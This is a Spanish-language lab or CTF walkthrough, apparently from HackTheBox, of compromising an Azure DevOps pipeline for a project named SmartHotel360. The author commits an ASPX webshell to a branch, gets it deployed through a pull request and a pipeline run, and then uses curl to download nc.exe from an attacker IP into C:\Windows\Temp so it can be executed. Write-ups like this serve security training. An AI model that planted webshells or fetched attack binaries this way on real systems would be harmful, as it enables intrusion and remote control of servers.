
y aca me indica que ya fue añadido




aqui valido





entonces lo que ahora es subir una webshell que interprete iis es decir una cmd.aspx
locate cmd.aspx
/usr/share/davtest/backdoors/aspx_cmd.aspx




y ahora nuevamente hago todo el procedmineto creo una rama, pull request, aprove, set autocomplete, pipeline y por utlimo run.



Create a branch
Name
shell
Based on
master
Work items to link
Search work items by ID or title
Create branch
Cancel


prueba.txt
deploy.ps1
aspx_cmd.aspx



Azure DevOps
ekenas / SmartHotel360 / Repos / Pull requests / alpha
Search
SmartHotel360
Overview
Boards
Repos
Files
Commits
Search users and groups to add as reviewers
Work Items
Search work items by ID or title
Create
Files (1)
Commits (1)




y aca adiferencia del primero le doy a queue



y añado shell




probamos




ahoara ya aqui es buscar nc.exe luego transferirlo con curl a temp y ejecutar


locate nc.exe
cp /usr/share/windows-resources/binaries/nc.exe .




levantamos python y descargamos en Temp con curl
curl http://10.10.14.6:2000/nc.exe -o C:\Windows\Temp\nc.exe
para ver si curl esta instalado y no nos muestra no enviamos al null con
curl 2>&1



